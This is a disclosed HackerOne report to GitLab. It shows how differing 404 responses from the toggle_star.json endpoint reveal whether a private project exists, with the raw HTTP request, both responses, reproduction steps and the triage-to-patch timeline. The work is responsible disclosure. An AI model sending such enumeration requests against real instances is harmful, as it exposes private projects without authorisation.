13

[information disclosure] Validate existence of a private project.

Share:

SUMMARY BY GITLAB

Note that at the time of disclosure, issues that allow only to validate the existence of a project without leaking any additional information about it aren't accepte
anymore.

TIMELINE

pandaonair submitted a report to GitLab. Jun 10th (4 ye


Summary

In Gitlab, we have a feature of creating groups and setting their permissions to public/internal/private. While testing I discovered that a user can check existence c
project in a group of which he is not a part judging by the difference in types of error messages generated.

This request is generated at the `/toggle_star.json` endpoint which is sent when the user clicks on (*) (star) button on the UI.

Image F506173: 0.PNG 115.38 KiB

Zoom in Zoom out Copy Download


Choco Brownie Sundae
The repository for this project is empty
Command line instructions

For instance, Let's assume that their are 2 users here User A, and User B.

User A: Creates a group with `internal` privacy and deploys a project.

In this case let's assume that the group created by User A is `chocolatecake` at url https://gitlab.com/chocolatecake . The privacy settings of this group should be
either internal/private.
This user creates a project named `Choco Brownie Sundae` with url https://gitlab.com/chocolatecake/choco-brownie-sundae.

Hence, we notice that a project with slug `choco-brownie-sundae` is created.

User B: Is a malicious user who wants to find out if the organization of ChocolateCake is working on some secret project so, he sends the following request and bas
on the difference in responses he can extrapolate some information.

Code 397 Bytes Wrap lines Copy Dow

```
POST /chocolatecake/choco-brownie-sundae/toggle_star.json HTTP/1.1
Host: gitlab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: REDACTED
X-Requested-With: XMLHttpRequest
DNT: 1
Connection: close
Cookie: REDACTED
Content-Length: 0


```

Response: **For Valid Project** (meaning that the project exists)

Code 1.34 KiB Wrap lines Copy Dow

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:09:20 GMT
Content-Type: application/json
Content-Length: 0
Connection: close
Cache-Control: max-age=0, private, must-revalidate
Pragma: no-cache
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Request-Id: iKCIJhxyam
X-Runtime: 0.059894
X-Ua-Compatible: IE=edge
X-Xss-Protection: 1; mode=block
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetls.fastly.net https://gitlab.com blob:
```

Response: **For Invalid Project** (meaning that the project does not exists)

Code 4.32 KiB Wrap lines Copy Dow

```
HTTP/1.1 404 Not Found
Server: nginx
Date: Mon, 10 Jun 2019 20:13:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 3108
Connection: close
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Expires: Fri, 01 Jan 1990 00:00:00 GMT
Pragma: no-cache
X-Request-Id: 6vFQwUWj4V
X-Runtime: 0.193010
Content-Security-Policy: object-src 'none'; worker-src https://assets.gitlab-static.net https://gl-canary.freetls.fastly.net https://gitlab.com blob:

<!DOCTYPE html>
<html>
<head>
  <meta content="width=device-width, initial-scale=1, maximum-scale=1" name="viewport">
  <title>The page you're looking for could not be found (404)</title>
  <style>
    body {
      color: #666;
      text-align: center;
      font-family: "Helvetica Neue", Helvetica, Arial, sans-serif;
      margin: auto;
      font-size: 14px;
    }

    h1 {
      font-size: 56px;
      line-height: 100px;
      font-weight: 400;
      color: #456;
    }

    h2 {
      font-size: 24px;
      color: #666;
      line-height: 1.5em;
    }

    h3 {
      color: #456;
      font-size: 20px;
      font-weight: 400;
      line-height: 28px;
    }

    hr {
      max-width: 800px;
      margin: 18px auto;
      border: 0;
      border-top: 1px solid #EEE;
      border-bottom: 1px solid white;
    }

    img {
      max-width: 40vw;
      display: block;
      margin: 40px auto;
    }

    a {
      line-height: 100px;
      font-weight: 400;
      color: #4A8BEE;
      font-size: 18px;
      text-decoration: none;
    }

    .container {
      margin: auto 20px;
    }


  </style>
</head>

<body>
  <a href="/">
    <img src="data:image/svg+xml;base64,PHN2ZyB3aWR0aD0iMjEwIiBoZWlnaHQ9IjIxMCIgdmlld0JveD0iMCAwIDIxMCAyMTAiIHhtbG5zPSJodHRwOi8vd3d3LnczLm9yZy8yMDAwL
       alt="GitLab Logo" />
  </a>
  <h1>
    404
  </h1>
  <div class="container">
    <h3>The page could not be found or you don't have permission to view it.</h3>
    <hr />
    <p>The resource that you are attempting to access does not exist or you don't have the necessary permissions to view it.</p>
    <p>Make sure the address is correct and that the page hasn't moved.</p>
    <p>Please contact your GitLab administrator if you think this is a mistake.</p>
    <a href="javascript:history.back()" class="js-go-back go-back">Go back</a>
  </div>
  <script>
    (function () {
      var goBack = document.querySelector('.js-go-back');

      if (history.length > 1) {
        goBack.style.display = 'inline';
      }
    })();
  </script>
</body>
</html>

```

As it can be seen, there is a difference in both the responses that allow an attacker to exfiterate information about private/internal project.

Since, this works for both internal/private project, the severity for private projects with internal groups is relatively higher as the group name is already know to th attacker.

Steps to reproduce

1. Create a project from User A's account with private/internal privacy.
2. Go to user B' account and send the above mentioned request.
3. Based on the difference in responses, a user will be able to exfiltrate information about existance of a project.

Impact

Information disclosure about existence of projects will lead to privacy breach.

What is the current *bug* behavior?

Project does not exists response:

[redacted]

Project exists response:

[redacted]

What is the expected *correct* behavior?

There should not be any difference in both the responses

Output of checks

This bug happens on GitLab.com

Impact

As mentioned above,

Let me know, if you need more info,

Thanks,

-Milind

1 attachment:
F506173: 0.PNG

OT: gitlab-securitybot posted a comment. Jun 10th (4 ye

Hi @milindpurswani,

Thank you for submitting this report. We will investigate the issue as soon as possible.
Due to our current workload, we will get back within 20 business days with an update.

Best regards,
GitLab Security Team

gitlab_cmaxim GitLab staff changed the status to ○ **Triaged**. Jul 2nd (3 ye

Hello @milindpurswani,

Thank you for submitting this report.

We have verified this finding and have escalated to our engineering team. We will be tracking progress internally at https://gitlab.com/gitlab-org/gitlab-ee/issues/12560. This issue will be made public 30 days following the release of a patch.

We will continue to update you via HackerOne as a patch is scheduled for release.

Best regards,
Security Team | GitLab Inc.

pandaonair posted a comment. Jul 29th (3 ye

Hello @gitlab_cmaxim, I don't understand why resolving this issue is taking so much time. Can we go ahead for a CVE-ID in parallel ?

OT: gitlab-securitybot posted a comment. Aug 28th (3 ye

ETA for fix:

Hi @milindpurswani,

The GitLab issue created from your report is currently scheduled for 2020-01-22.

Thank you again for contacting us!

Best regards,
GitLab Security Team

gitlab_cmaxim GitLab staff updated the severity from Medium to Low. Sep 27th (3 ye

gitlab_cmaxim GitLab staff posted a comment. Sep 27th (3 ye

Hello @milindpurswani,

I have adjusted severity to be consistent with older reports for similar issues.

Best regards,
Costel
Security Team | GitLab Inc

itLab rewarded pandaonair with a **$500** bounty. Oct 2nd (3 ye

Hello @milindpurswani,

Thank you again for the report! Your finding has been reviewed and we are awarding a bounty prior the release of a patch. Congratulations!

We will continue to keep you updated via HackerOne as a fix is scheduled.

Best regards,
Costel
Security Team | GitLab Inc.

pandaonair posted a comment. Oct 2nd (3 ye

Thank you, team. Waiting for the fix :)

OT: gitlab-securitybot posted a comment. Jan 13th (3 ye

ETA for fix:

Hi @milindpurswani,

The issue you reported has no milestone date at the current time.

We will update you as soon as this changes.

Best regards,
GitLab Security Team

gitlab_cmaxim GitLab staff closed the report and changed the status to ○ **Resolved**. Feb 2nd (2 ye

Hi @pandaonair,

Thank you again for the report! Your finding has been patched in GitLab version 13.8.2. Congratulations!

Please let us know if you find that our patch does not mitigate your finding. Your report will be published in 30 days in GitLab's issue tracker.

We look forward to your next report!

Best regards,
Costel
GitLab Security Team

pandaonair requested to disclose this report. Feb 2nd (2 ye

It seems that my username on your blog https://about.gitlab.com/releases/2021/02/01/security-release-gitlab-13-8-2-released/ is incorrect. My current userm is @pandaonair. Can you please look into this once? Or you can just make it point to my twitter profile https://twitter.com/milindpurswani

Best,

@pandaonair

gitlab_cmaxim GitLab staff posted a comment. Feb 8th (2 ye

Hey @pandaonair,

We used the username you had when the report was submitted. No worries, I will update it in the following days.

Regards,
Costel

dcouture GitLab staff agreed to disclose this report. Mar 9th (2 ye